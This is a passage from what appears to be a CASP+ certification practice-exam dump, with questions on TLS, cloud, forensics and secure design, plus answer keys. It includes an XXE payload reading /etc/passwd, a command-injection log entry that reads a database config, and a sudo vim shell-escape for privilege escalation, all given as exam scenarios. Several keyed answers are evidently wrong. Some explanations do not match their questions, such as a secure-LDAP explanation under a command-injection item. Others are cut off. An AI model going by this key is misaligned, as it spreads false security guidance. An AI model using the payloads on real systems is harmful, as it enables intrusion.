- \* Social media servers should improve TLS performance of their certificate status.
- + Social media servers should inform the client to only use HTTPS.

Given the above requirements, which of the following should the company implement? (Select TWO).

- A. Quick UDP internet connection
- B. OCSP stapling
- C. Private CA
- D. DNSSEC
- E. CRL
- F. HSTS
- G. Distributed object model

**Answer:** BF

#### Explanation:

OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other

options are either irrelevant or less effective for the given scenario.

#### NEW QUESTION 81

A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.

Which of the following would be the BEST solution against this type of attack?

- A. Cookies
- B. Wildcard certificates
- C. HSTS
- D. Certificate pinning

**Answer: D**

#### Explanation:

Reference: <https://cloud.google.com/security/encryption-in-transit>

Certificate pinning is a technique that can prevent HTTPS interception attacks by hardcoding the expected certificate or public key of the server in the application code, so that any certificate presented by an intermediary will be rejected. Cookies are small pieces of data that are stored by browsers to remember user preferences or sessions, but they do not prevent HTTPS interception attacks. Wildcard certificates are certificates that can be used for multiple subdomains of a domain, but they do not prevent HTTPS interception attacks. HSTS (HTTP Strict Transport Security) is a policy that forces browsers to use HTTPS connections, but it does not prevent HTTPS interception attacks. Verified References: <https://www.comptia.org/blog/what-is-certificate-pinning>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 82

A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process' memory location. Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

- A. Execute never
- B. Noexecute
- C. Total memory encryption
- D. Virtual memory protection

**Answer: A**

#### Explanation:

Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process' memory location. Execute never (also known as XN or NX) is a feature that marks certain memory regions as non-executable, meaning that they cannot be used to run code. This prevents malware from exploiting buffer overflows or other memory corruption vulnerabilities to inject malicious code into another process' memory space.

References: [CompTIA CASP+ Study Guide, Second Edition, page 295]

#### NEW QUESTION 83

An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:

- Protection from DoS attacks against its infrastructure and web applications is in place.
- Highly available and distributed DNS is implemented.
- Static content is cached in the CDN.
- A WAF is deployed inline and is in block mode.
- Multiple public clouds are utilized in an active-passive architecture.

With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

- A. The public cloud provider is applying QoS to the inbound customer traffic.
- B. The API gateway endpoints are being directly targeted.
- C. The site is experiencing a brute-force credential attack.
- D. A DDoS attack is targeted at the CDN.

**Answer: A**

#### NEW QUESTION 85

A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services.

The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

- A. Community cloud service model
- B. Multitenancy SaaS
- C. Single-tenancy SaaS
- D. On-premises cloud service model

**Answer: C**

#### Explanation:

A single-tenancy SaaS solution is the best solution for this company. SaaS stands for software as a service, which is a cloud-based model that allows customers to access applications hosted by a provider over the internet. A single-tenancy SaaS solution means that the company has its own dedicated instance of the application and its underlying infrastructure, which offers more control, customization, and security than a multi-tenancy SaaS solution where multiple customers share the same resources. A single- tenancy SaaS solution also eliminates the need for managing a private cloud or an on- premises infrastructure. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.ibm.com/cloud/learn/saas>

#### NEW QUESTION 88

A networking team asked a security administrator to enable Flash on its web browser. The networking team explained that an important legacy embedded system gathers SNMP information from various devices. The system can only be managed through a web browser running Flash. The embedded system will be replaced within the year but is still critical at the moment.

Which of the following should the security administrator do to mitigate the risk?

- A. Explain to the networking team the reason Flash is no longer available and insist the team move up the timetable for replacement.
- B. Air gap the legacy system from the network and dedicate a laptop with an end-of-life OS on it to connect to the system via crossover cable for management.
- C. Suggest that the networking team contact the original embedded system's vendor to get an update to the system that does not require Flash.
- D. Isolate the management interface to a private VLAN where a legacy browser in a VM can be used as needed to manage the system.

**Answer:** D

#### NEW QUESTION 89

Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?

- A. Biometric authenticators are immutable.
- B. The likelihood of account compromise is reduced.
- C. Zero trust is achieved.
- D. Privacy risks are minimized.

**Answer:** B

#### Explanation:

Reference: <https://cloudworks.no/en/5-benefits-of-passwordless-authentication/>

#### NEW QUESTION 93

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories BEST describes this type of vendor risk?

- A. SDLC attack
- B. Side-load attack
- C. Remote code signing
- D. Supply chain attack

**Answer:** D

#### NEW QUESTION 98

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
<!DOCTYPE doc [  
<!ELEMENT doc ANY>  
<ENTITY xxe SYSTEM "file:///etc/password">]>  
<doc>&xxe;</doc>
```

Which of the following would BEST mitigate this vulnerability?

- A. CAPTCHA
- B. Input validation
- C. Data encoding
- D. Network intrusion prevention

**Answer:** B

#### Explanation:

Reference: <https://hdivsecurity.com/owasp-xml-external-entities-xxe>

#### NEW QUESTION 99

During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.

Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

- A. Spawn a shell using sudo and an escape string such as `sudo vim -c '!sh'`.
- B. Perform ASIC password cracking on the host.
- C. Read the `/etc/passwd` file to extract the usernames.
- D. Initiate unquoted service path exploits.
- E. Use the UNION operator to extract the database schema.

**Answer:** A

#### Explanation:

Reference: <https://docs.rapid7.com/insightvm/elevating-permissions/>

Spawning a shell using sudo and an escape string is a valid Linux post-exploitation method that can exploit a misconfigured sudoers file and allow a standard user to execute commands as root. ASIC password cracking is used to break hashed passwords, not to elevate privileges. Reading the `/etc/passwd` file may reveal usernames, but not passwords or privileges. Unquoted service path exploits are applicable to Windows systems, not Linux. Using the UNION operator is a SQL injection technique, not a Linux post-exploitation method. Verified References: <https://www.comptia.org/blog/what-is-post-exploitation>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 101

Which of the following processes involves searching and collecting evidence during an investigation or lawsuit?

- A. E-discovery
- B. Review analysis
- C. Information governance
- D. Chain of custody

**Answer:** A

#### Explanation:

E-discovery is the process of searching and collecting evidence during an investigation or lawsuit. E-discovery involves identifying, preserving, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant for a legal case or investigation. E-discovery can be used to find evidence in email, business communications, social media, online documents, databases, and other digital sources. The other options are either irrelevant or less effective for the given scenario

#### NEW QUESTION 103

A help desk technician just informed the security department that a user downloaded a suspicious file from internet explorer last night. The user confirmed accessing all the files and folders before going home from work. the next morning, the user was no longer able to boot the system and was presented a screen with a phone number. The technician then tries to boot the computer using wake-on-LAN, but the system would not come up. which of the following explains why the computer would not boot?

- A. The operating system was corrupted.
- B. SELinux was in enforced status.
- C. A secure boot violation occurred.
- D. The disk was encrypted.

**Answer:** A

#### NEW QUESTION 104

A company's Chief Information Officer wants to Implement IDS software onto the current system's architecture to provide an additional layer of security. The software must be able to monitor system activity, provide Information on attempted attacks, and provide analysis of malicious activities to determine the processes or users Involved. Which of the following would provide this information?

- A. HIPS
- B. UEBA
- C. HIDS
- D. NIDS

**Answer:** B

#### NEW QUESTION 106

A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated. Which of the following techniques would be BEST suited for this requirement?

- A. Deploy SOAR utilities and runbooks.
- B. Replace the associated hardware.
- C. Provide the contractors with direct access to satellite telemetry data.
- D. Reduce link latency on the affected ground and satellite segments.

**Answer:** A

#### Explanation:

Deploying SOAR (Security Orchestration Automation and Response) utilities and runbooks is the best technique for automating the process of restoring nominal performance on a legacy satellite link due to degraded modes of operation caused by deprecated hardware and software.

#### NEW QUESTION 108

A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form? (Select TWO.)

- A. Text editor
- B. OOXML editor
- C. Event Viewer
- D. XML style sheet
- E. SCAP tool
- F. Debugging utility

**Answer:** BD

#### NEW QUESTION 111

A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?

- A. Securely configure the authentication mechanisms
- B. Patch the infrastructure at the operating system
- C. Execute port scanning against the services



D. Upgrade the service as part of life-cycle management

**Answer:** A

#### NEW QUESTION 116

A security architect for a large, multinational manufacturer needs to design and implement a security solution to monitor traffic.

When designing the solution, which of the following threats should the security architect focus on to prevent attacks against the network?

- A. Packets that are the wrong size or length
- B. Use of any non-DNP3 communication on a DNP3 port
- C. Multiple solicited responses over time
- D. Application of an unsupported encryption algorithm

**Answer:** C

#### NEW QUESTION 120

A pharmaceutical company recently experienced a security breach within its customer-facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.

The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?

- A. The pharmaceutical company
- B. The cloud software provider
- C. The web portal software vendor
- D. The database software vendor

**Answer:** A

#### NEW QUESTION 125

The Chief Information Security Officer (CISO) is working with a new company and needs a legal document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?

- A. SLA
- B. ISA
- C. Permissions and access
- D. Rules of engagement

**Answer:** D

#### Explanation:

Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.

References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

#### NEW QUESTION 130

A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:

Only users with corporate-owned devices can directly access servers hosted by the cloud provider.

The company can control what SaaS applications each individual user can access. User browser activity can be monitored.

Which of the following solutions would BEST meet these requirements?

- A. IAM gateway, MDM, and reverse proxy
- B. VPN, CASB, and secure web gateway
- C. SSL tunnel, DLP, and host-based firewall
- D. API gateway, UEM, and forward proxy

**Answer:** B

#### Explanation:

A VPN (virtual private network) can provide secure connectivity for remote users to access servers hosted by the cloud provider. A CASB (cloud access security broker) can enforce policies and controls for accessing SaaS applications. A secure web gateway can monitor and filter user browser activity to prevent malicious or unauthorized traffic. Verified References: <https://partners.comptia.org/docs/default-source/resources/casp-content-guide> <https://www.comptia.org/blog/what-is-a-vpn>

#### NEW QUESTION 132

An organization is researching the automation capabilities for systems within an OT network. A security analyst wants to assist with creating secure coding practices and would like to learn about the programming languages used on the PLCs. Which of the following programming languages is the MOST relevant for PLCs?

- A. Ladder logic
- B. Rust
- C. C
- D. Python
- E. Java

**Answer:** A

#### NEW QUESTION 134

A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

- A. Implement strict three-factor authentication.
- B. Implement least privilege policies
- C. Switch to one-time or all user authorizations.
- D. Strengthen identify-proofing procedures

**Answer:** A

#### NEW QUESTION 139

Which of the following terms refers to the delivery of encryption keys to a CASB or a third- party entity?

- A. Key sharing
- B. Key distribution
- C. Key recovery
- D. Key escrow

**Answer:** D

#### Explanation:

Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy. References: <https://www.techopedia.com/definition/1772/key-escrow>  
<https://searchsecurity.techtarget.com/definition/key-escrow>

#### NEW QUESTION 144

A company suspects a web server may have been infiltrated by a rival corporation. The security engineer reviews the web server logs and finds the following:

```
ls -l -a /usr/heimz/public; cat ./config/db.yml
```

The security engineer looks at the code with a developer, and they determine the log entry is created when the following line is run:

```
system ("ls -l -a $(path)")
```

Which of the following is an appropriate security control the company should implement?

- A. Restrict directory permission to read-only access.
- B. Use server-side processing to avoid XSS vulnerabilities in path input.
- C. Separate the items in the system call to prevent command injection.
- D. Parameterize a query in the path variable to prevent SQL injection.

**Answer:** C

#### Explanation:

The company using the wrong port is the most likely root cause of why secure LDAP is not working. Secure LDAP is a protocol that provides secure communication between clients and servers using LDAP (Lightweight Directory Access Protocol), which is a protocol that allows querying and modifying directory services over TCP/IP. Secure LDAP uses SSL (Secure Sockets Layer) or TLS (Transport Layer Security) to encrypt LDAP traffic and prevent unauthorized disclosure or interception.

#### NEW QUESTION 145

During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.

Which of the following processes would BEST satisfy this requirement?

- A. Monitor camera footage corresponding to a valid access request.
- B. Require both security and management to open the door.
- C. Require department managers to review denied-access requests.
- D. Issue new entry badges on a weekly basis.

**Answer:** B

#### Explanation:

Reference: <https://www.getkisi.com/access-control>

This solution would implement a two-factor authentication (2FA) process that would prevent unauthorized individuals from entering the storage room by following an authorized employee. The two factors would be the card reader issued by the security team and the presence of a department manager.

#### NEW QUESTION 147

An organization's finance system was recently attacked. A forensic analyst is reviewing the contents of the compromised files for credit card data. Which of the following commands should the analyst run to BEST determine whether financial data was lost?

- A. `grep -v '^4[0-9]{12}(:[0-9]{3})?$' file`
- B. `grep '^4[0-9]{12}(:[0-9]{3})?$' file`
- C. `grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file`
- D. `grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer:** C

#### NEW QUESTION 151

Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

- A. when it is passed across a local network.
- B. in memory during processing
- C. when it is written to a system's solid-state drive.
- D. by an enterprise hardware security module.

**Answer:** B

#### NEW QUESTION 154

A mobile administrator is reviewing the following mobile device DHCP logs to ensure the proper mobile settings are applied to managed devices:

```
10,10/18/2021,17:01:05,Assign,192.168.1.10,UserA-MobileDevice,0236FB12CA0B
23,10/19/2021,07:11:19,Assign,192.168.1.23,UserA-MobileDevice,068ADIFAB109
10,10/20/2021,19:22:56,Assign,192.168.1.96,UserA-MobileDevice,0ABC65E81AB0
10,10/21/2021,22:34:15,Assign,192.168.1.33,UserA-MobileDevice,BAC034EF9451
10,10/22/2021,11:55:41,Assign,192.168.1.12,UserA-MobileDevice,0E938663221B
```

Which of the following mobile configuration settings is the mobile administrator verifying?

- A. Service set identifier authentication
- B. Wireless network auto joining
- C. 802.1X with mutual authentication
- D. Association MAC address randomization

**Answer:** B

#### Explanation:

Wireless network auto joining is the mobile configuration setting that the mobile administrator is verifying by reviewing the mobile device DHCP logs. Wireless network auto joining is a feature that allows mobile devices to automatically connect to a predefined wireless network without requiring user intervention or authentication. This can be useful for corporate or trusted networks that need frequent access by mobile devices. The DHCP logs show that the mobile devices are assigned IP addresses from the wireless network with SSID "CorpWiFi", which indicates that they are auto joining this network. References: [CompTIA CASP+ Study Guide, Second Edition, page 420]

#### NEW QUESTION 156

A bank hired a security architect to improve its security measures against the latest threats The solution must meet the following requirements

- Recognize and block fake websites
- Decrypt and scan encrypted traffic on standard and non-standard ports
- Use multiple engines for detection and prevention
- Have central reporting

Which of the following is the BEST solution the security architect can propose?

- A. CASB
- B. Web filtering
- C. NGFW
- D. EDR

**Answer:** C

#### Explanation:

A next-generation firewall (NGFW) is a device or software that provides advanced network security features beyond the traditional firewall functions. A NGFW can provide the following capabilities:

? Recognize and block fake websites, using URL filtering and reputation-based analysis

? Decrypt and scan encrypted traffic on standard and non-standard ports, using SSL/TLS inspection and deep packet inspection

? Use multiple engines for detection and prevention, such as antivirus, intrusion prevention system (IPS), application control, and sandboxing

? Have central reporting, using a unified management console and dashboard A cloud access security broker (CASB) is a device or software that acts as an intermediary between cloud service users and cloud service providers. A CASB can provide various security functions such as visibility, compliance, data security, and threat protection, but it does not provide all the capabilities of a NGFW. Web filtering is a technique that blocks or allows web access based on predefined criteria such as categories, keywords, or reputation. Web filtering can help recognize and block fake websites, but it does not provide all the capabilities of a NGFW. Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints such as computers or mobile devices. EDR can help detect and respond to advanced threats, but it does not provide all the capabilities of a NGFW. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.2: Select appropriate hardware and software solutions

#### NEW QUESTION 160

A cloud security architect has been tasked with selecting the appropriate solution given the following:

- \* The solution must allow the lowest RTO possible.
- \* The solution must have the least shared responsibility possible.
- « Patching should be a responsibility of the CSP.

Which of the following solutions can BEST fulfill the requirements?

- A. Paas
- B. Iaas
- C. Private
- D. Saas

**Answer:** D

#### Explanation:

SaaS, or software as a service, is the solution that can best fulfill the requirements of having the lowest RTO possible, the least shared responsibility possible, and patching as a responsibility of the CSP. SaaS is a cloud service model that provides users with access to software applications hosted and managed by the CSP over the internet. SaaS has the lowest RTO (recovery time objective), which is the maximum acceptable time for restoring a system or service after a disruption, because it does not require any installation, configuration, or maintenance by the users. SaaS also has the least shared responsibility possible because most of the security aspects are handled by the CSP, such as patching, updating, backup, encryption, authentication, etc.  
References: [CompTIA CASP+ Study Guide, Second Edition, pages 403-404]

#### NEW QUESTION 162

Which of the following agreements includes no penalties and can be signed by two entities that are working together toward the same goal?

- A. MOU
- B. NDA
- C. SLA
- D. ISA

**Answer:** A

#### NEW QUESTION 166

A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.  
Which of the following is the MOST likely cause?

- A. The user agent client is not compatible with the WAF.
- B. A certificate on the WAF is expired.
- C. HTTP traffic is not forwarding to HTTPS to decrypt.
- D. Old, vulnerable cipher suites are still being used.

**Answer:** C

#### Explanation:

This could be the cause of the lack of visibility from the WAF (Web Application Firewall) for the web application, as the WAF may not be able to inspect or block unencrypted HTTP traffic. To solve this issue, the web server should redirect all HTTP requests to HTTPS and use SSL/TLS certificates to encrypt the traffic.

#### NEW QUESTION 171

A threat hunting team receives a report about possible APT activity in the network. Which of the following threat management frameworks should the team implement?

- A. NIST SP 800-53
- B. MITRE ATT&CK
- C. The Cyber Kill Chain
- D. The Diamond Model of Intrusion Analysis

**Answer:** B

#### Explanation:

MITRE ATT&CK is a threat management framework that provides a comprehensive and detailed knowledge base of adversary tactics and techniques based on real-world observations. It can help threat hunting teams to identify, understand, and prioritize potential threats, as well as to develop effective detection and response strategies. MITRE ATT&CK covers the entire lifecycle of a cyberattack, from initial access to impact, and provides information on how to mitigate, detect, and hunt for each technique. It also includes threat actor profiles, software descriptions, and data sources that can be used for threat intelligence and analysis.

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#### NEW QUESTION 173

Which of the following controls primarily detects abuse of privilege but does not prevent it?

- A. Off-boarding
- B. Separation of duties
- C. Least privilege
- D. Job rotation

**Answer:** A

#### NEW QUESTION 176

An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

Unstructured data being exfiltrated after an employee leaves the organization  
Data being exfiltrated as a result of compromised credentials

Sensitive information in emails being exfiltrated

Which of the following solutions should the security team implement to mitigate the risk of data loss?

- A. Mobile device management, remote wipe, and data loss detection
- B. Conditional access, DoH, and full disk encryption
- C. Mobile application management, MFA, and DRM
- D. Certificates, DLP, and geofencing

**Answer:** C

#### Explanation:

Mobile application management (MAM) is a solution that allows the organization to control and secure the approved collaboration applications and the data within them on personal devices. MAM can prevent unstructured data from being exfiltrated by restricting the ability to move, copy, or share data between applications. Multi-factor authentication (MFA) is a solution that requires the user to provide more than one piece of evidence to prove their identity when accessing corporate data. MFA can prevent data from being exfiltrated as a result of compromised credentials by adding an extra layer of security. Digital rights management (DRM) is a solution that protects the intellectual property rights of digital content by enforcing policies and permissions on how the content can be used, accessed, or distributed. DRM can prevent sensitive information in emails from being exfiltrated by encrypting the content and limiting the actions that can be performed on it, such as forwarding, printing, or copying. Verified References:

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#### NEW QUESTION 179

An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:

- \* Be based on open-source Android for user familiarity and ease.
- \* Provide a single application for inventory management of physical assets.
- \* Permit use of the camera be only the inventory application for the purposes of scanning
- \* Disallow any and all configuration baseline modifications.
- \* Restrict all access to any device resource other than those requirement ?

- A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
- B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
- C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
- D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

**Answer:** A

#### NEW QUESTION 182

Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

- A. Zigbee
- B. CAN
- C. DNP3
- D. Modbus

**Answer:** A

#### Explanation:

Reference: <https://urgentcomm.com/2007/11/01/connecting-on-a-personal-level/>

#### NEW QUESTION 183

A global organization's Chief Information Security Officer (CISO) has been asked to analyze the risks involved in a plan to move the organization's current MPLS-based WAN network to use commodity Internet and SD-WAN hardware. The SD-WAN provider is currently highly regarded but is a regional provider. Which of the following is MOST likely identified as a potential risk by the CISO?

- A. The SD-WAN provider would not be able to handle the organization's bandwidth requirements.
- B. The operating costs of the MPLS network are too high for the organization.
- C. The SD-WAN provider uses a third party for support.
- D. Internal IT staff will not be able to properly support remote offices after the migration.

**Answer:** C

#### Explanation:

SD-WAN (Software-Defined Wide Area Network) is a technology that allows organizations to use multiple, low-cost Internet connections to create a secure and dynamic WAN. SD-WAN can provide benefits such as lower costs, higher performance, and easier management compared to traditional WAN technologies, such

as MPLS (Multiprotocol Label Switching).

However, SD-WAN also introduces some potential risks, such as:

? The reliability and security of the Internet connections, which may vary depending on the location, provider, and traffic conditions.

? The compatibility and interoperability of the SD-WAN hardware and software, which may come from different vendors or use different standards.

? The availability and quality of the SD-WAN provider's support, which may depend on the provider's size, reputation, and outsourcing practices.

In this case, the CISO would most likely identify the risk that the SD-WAN provider uses a third party for support, because this could:

? Affect the organization's ability to resolve issues or request changes in a timely and effective manner.

? Expose the organization's network data and configuration to unauthorized or malicious parties.

? Increase the complexity and uncertainty of the SD-WAN service level agreement (SLA) and contract terms.

#### NEW QUESTION 184

A security analyst is reading the results of a successful exploit that was recently conducted by third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test. However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:

```
0x014435a5 <+7>: mov 0x8(%ebp),%eax
0x014435a8 <+10>: movl $0xffffffff,-0x1c(%ebp) //Tester note, Start
0x014435af <+17>: mov %eax,%edx
0x014435b1 <+19>: mov $0x0,%eax
0x014435b6 <+24>: mov -0x1c(%ebp),%ecx
0x014435b9 <+27>: mov %edx,%edi
0x014435bb <+29>: repnz scas %es:(%edi),%al
0x014435bd <+31>: mov %ecx,%eax
0x014435bf <+33>: not %eax
0x014435c1 <+35>: sub $0x1,%eax //Tester note, end
0x014435c4 <+38>: mov %al,-0x9(%ebp)
0x014435c7 <+41>: cmpl $0x3,-0x9(%ebp) //Tester note <=4
0x014435cb <+45>: jbe 0x1448500 <validate_passwd+98>
0x014435cd <+47>: cmpl $0x8,-0x9(%ebp) //Tester note >=8
0x014435d1 <+51>: ja 0x1448500 <validate_passwd+98>
0x014435d3 <+53>: movl $0x1448660, (%esp)
0x014435da <+60>: call 0x14483a0 <puts@plt>
0x014435df <+65>: mov 0x144a020,%eax
0x014435e4 <+70>: mov %eax, (%esp)
0x014435e7 <+73>: call 0x1448380 <fflush@plt>
0x014435ec <+78>: mov 0x8(%ebp),%eax
0x014435ef <+81>: mov %eax,0x4(%esp)
0x014435f3 <+85>: lea -0x14(%ebp),%eax
0x014435f6 <+88>: mov %eax, (%esp)
0x014435f9 <+91>: call 0x1448390 <strcpy@plt> //Tester note, breakpoint
0x014435fe <+96>: jmp 0x1448519 <validate_passwd+123>
0x01448500 <+98>: movl $0x144866f, (%esp)
```

The penetration testers MOST likely took advantage of:

- A. A TOC/TOU vulnerability
- B. A plain-text password disclosure
- C. An integer overflow vulnerability
- D. A buffer overflow vulnerability

**Answer: A**

#### NEW QUESTION 187

An organization is prioritizing efforts to remediate or mitigate risks identified during the latest assessment. For one of the risks, a full remediation was not possible, but the organization was able to successfully apply mitigations to reduce the likelihood of impact.

Which of the following should the organization perform NEXT?

- A. Assess the residual risk.
- B. Update the organization's threat model.
- C. Move to the next risk in the register.
- D. Recalculate the magnitude of impact.

**Answer: A**

#### NEW QUESTION 191

An organization recently recovered from an attack that featured an adversary injecting Malicious logic into OS bootloaders on endpoint devices. Therefore, the organization decided to require the use of TPM for measured boot and attestation, monitoring each component from the IJEFI through the full loading of OS components. of the following TPM structures enables this storage functionality?

- A. Endorsement tickets
- B. Clock/counter structures
- C. Command tag structures with MAC schemes
- D. Platform configuration registers

**Answer: D**

**Explanation:**

TPMs provide the ability to store measurements of code and data that can be used to ensure that code and data remain unchanged over time. This is done through Platform Configuration Registers (PCRs), which are structures used to store measurements of code and data. The measurements are taken during the boot process and can be used to compare the state of the system at different times, which can be used to detect any changes to the system and verify that the system has not been tampered with.

**NEW QUESTION 192**

A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```

Which of the following ciphers should the security analyst remove to support the business requirements?

- A. TLS\_AES\_128\_CCM\_8\_SHA256
- B. TLS\_DHE\_DSS\_WITH\_RC4\_128\_SHA
- C. TLS\_CHACHA20\_POLY1305\_SHA256
- D. TLS\_AES\_128\_GCM\_SHA256

**Answer: B**

**Explanation:**

The security analyst should remove the cipher TLS\_DHE\_DSS\_WITH\_RC4\_128\_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: <https://www.comptia.org/blog/what-is-a-cipher> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 195**

The goal of a Chief information Security Officer (CISO) providing up-to-date metrics to a bank's risk committee is to ensure:

- A. Budgeting for cybersecurity increases year over year.
- B. The committee knows how much work is being done.
- C. Business units are responsible for their own mitigation.
- D. The bank is aware of the status of cybersecurity risks

**Answer: A**

**NEW QUESTION 200**

Which of the following is a benefit of using steganalysis techniques in forensic response?

- A. Breaking a symmetric cipher used in secure voice communications
- B. Determining the frequency of unique attacks against DRM-protected media
- C. Maintaining chain of custody for acquired evidence
- D. Identifying least significant bit encoding of data in a .wav file

**Answer: D**

**Explanation:**

Steganalysis is the process of detecting hidden data in files or media, such as images, audio, or video. One technique of steganalysis is to identify least significant bit encoding, which is a method of hiding data by altering the least significant bits of each byte in a file. For example, a .wav file could contain hidden data encoded in the least significant bits of each audio sample. Steganalysis techniques can help forensic responders to discover hidden evidence or malicious payloads. Breaking a symmetric cipher, determining the frequency of attacks, or maintaining chain of custody are not related to steganalysis. Verified References: <https://www.comptia.org/blog/what-is-steganography> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 203**

A cybersecurity analyst discovered a private key that could have been exposed.

Which of the following is the BEST way for the analyst to determine if the key has been compromised?

- A. HSTS
- B. CRL
- C. CSRs
- D. OCSP

**Answer: C**

**Explanation:**

Reference: <https://www.ssl.com/faqs/compromised-private-keys/>



#### NEW QUESTION 207

A security engineer needs to implement a CASB to secure employee user web traffic. A key requirement is that relevant event data must be collected from existing on-premises infrastructure components and consumed by the CASB to expand traffic visibility. The solution must be highly resilient to network outages. Which of the following architectural components would BEST meet these requirements?

- A. Log collection
- B. Reverse proxy
- C. AWAFF
- D. API mode

**Answer:** A

#### NEW QUESTION 212

A Chief Security Officer (CSO) is concerned about the number of successful ransomware attacks that have hit the company. The data indicates most of the attacks came through a fake email. The company has added training, and the CSO now wants to evaluate whether the training has been successful. Which of the following should the CSO implement?

- A. Simulating a spam campaign
- B. Conducting a sanctioned phishing attack
- C. Performing a risk assessment
- D. Executing a penetration test

**Answer:** A

#### Explanation:

A spam campaign is a mass distribution of unsolicited or fraudulent emails that may contain malicious links, attachments, or requests. Spam campaigns are often used by attackers to deliver ransomware, which is a type of malware that encrypts the victim's data and demands a ransom for its decryption.

Simulating a spam campaign would allow the Chief Security Officer (CSO) to evaluate whether the training has been successful in reducing the number of successful ransomware attacks that have hit the company, because it would:

- ? Test the employees' ability to recognize and avoid clicking on fake or malicious emails, which is one of the main vectors for ransomware infection.
